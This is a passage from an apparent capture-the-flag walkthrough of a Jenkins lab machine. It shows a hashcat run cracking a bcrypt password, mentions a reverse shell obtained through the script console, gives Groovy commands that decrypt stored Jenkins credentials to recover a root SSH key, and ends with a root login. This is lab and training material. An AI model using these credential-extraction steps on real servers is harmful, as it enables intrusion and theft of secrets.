
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2a$10$UwR7BpEH.ccfp11tv6w/XuBtS44S7oUpR2JYiobqxcDQ.../L4l1a
Time.Started....: Thu Mar 14 19:51:27 2024 (2 secs)
Time.Estimated...: Thu Mar 14 19:51:29 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 60 H/s (8.11ms) @ Accel:8 Loops:16 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 64/14344384 (0.00%)
Rejected.....: 0/64 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> charlie

Started: Thu Mar 14 19:50:35 2024
Stopped: Thu Mar 14 19:51:30 2024
```

9) Logged in into jenkins



10) Used script console to get revshell



Privilege Escalation

1) Found encrypted ssh key

```
</com.cloudbees.plugins.credentials.SystemCredentialsProvider>ls
config.xml
copy_reference_file.log
credentials.xml
hudson.model.UpdateCenter.xml
hudson.plugins.git.GitTool.xml
identity.key.enc
jenkins.install.InstallUtil.lastExecVersion
jenkins.install.UpgradeWizard.state
jenkins.telemetry.Correlator.xml
jobs
nodeMonitors.xml
nodes
plugins
queue.xml.bak
secret.key
secret.key.not-so-secret
secrets
updates
user.txt
userContent
users
war
```

```
<description></description>
<username>root</username>
<usernameSecret>false</usernameSecret>
<privateKeySource class="com.cloudbees.jenkins.plugins.sshcredentials.impl.BasicSSHUserPrivateKey$DirectEntryPrivateKeySource">
  <privateKey>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</privateKey>
</privateKeySource>
</com.cloudbees.jenkins.plugins.sshcredentials.impl.BasicSSHUserPrivateKey>
</java.util.concurrent.CopyOnWriteArrayList>
```

2) Found how to decrypt it



122



Luckily there is a `hudson.util.Secret.decrypt()` function which can be used for this, so:

1. In Jenkins, go to: `/script` page.
2. Run the following command:

```
println(hudson.util.Secret.decrypt("{XXX=}"))
```

or:

```
println(hudson.util.Secret.fromString("{XXX=}").getPlainText())
```

where `{XXX=}` is your encrypted password. This will print the plain password.

To do opposite, run:

```
println(hudson.util.Secret.fromString("some_text").getEncryptedValue())
```

Source: [gist at tuxfight3r/jenkins-decrypt.groovy](#).

Alternatively check the following scripts: [tweksteen/jenkins-decrypt](#), [menski/jenkins-decrypt.py](#).

3) Decrypted the key

The screenshot shows the Jenkins Script Console interface in a Mozilla Firefox browser. The address bar shows the URL `10.10.11.10:8080/script`. The Jenkins dashboard is visible on the left, and the main area displays the 'Script Console' page. The console shows the command `println(Jenkins.instance.pluginManager.plugins)` and its output, which lists all the classes from all the plugins. Below the command, there is a red box highlighting the output of the `println(hudson.util.Secret.decrypt("AQAAABAAAOWLrCrZx9baWliwrtCiwCyztaVVoYdkPrn5qEEYDqj5frZLuo4qcH61hJEUdZtkP1X6buY1J4YKfZ1wyFA1wH/X5XHjUb8Luykf/XSuDhR5tIpVwkk7L1FTYwQQL"))` command, which outputs the decrypted key: `-----BEGIN OPENSSH PRIVATE KEY-----`. The key is a long string of characters, including `b3B1bnNzaC1rZXtdjEAAAABG5vbmUAAAABbm9uZQAAAAABAAAABlWAAAdzc2gtcn`.

4) Connected with ssh

```
(vigneswar@VigneswarPC)-[/tmp/Builder]
$ vim id_rsa

(vigneswar@VigneswarPC)-[/tmp/Builder]
$ chmod 400 id_rsa

(vigneswar@VigneswarPC)-[/tmp/Builder]
$ ssh -i id_rsa root@10.10.11.10
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-94-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Thu Mar 14 02:49:41 PM UTC 2024

System load:          0.01220703125
Usage of /:           66.2% of 5.81GB
Memory usage:         25%
Swap usage:           0%
Processes:            218
Users logged in:      0
IPv4 address for docker0: 172.17.0.1
IPv4 address for eth0:  10.10.11.10
IPv6 address for eth0:  dead:beef::250:56ff:feb9:242b
```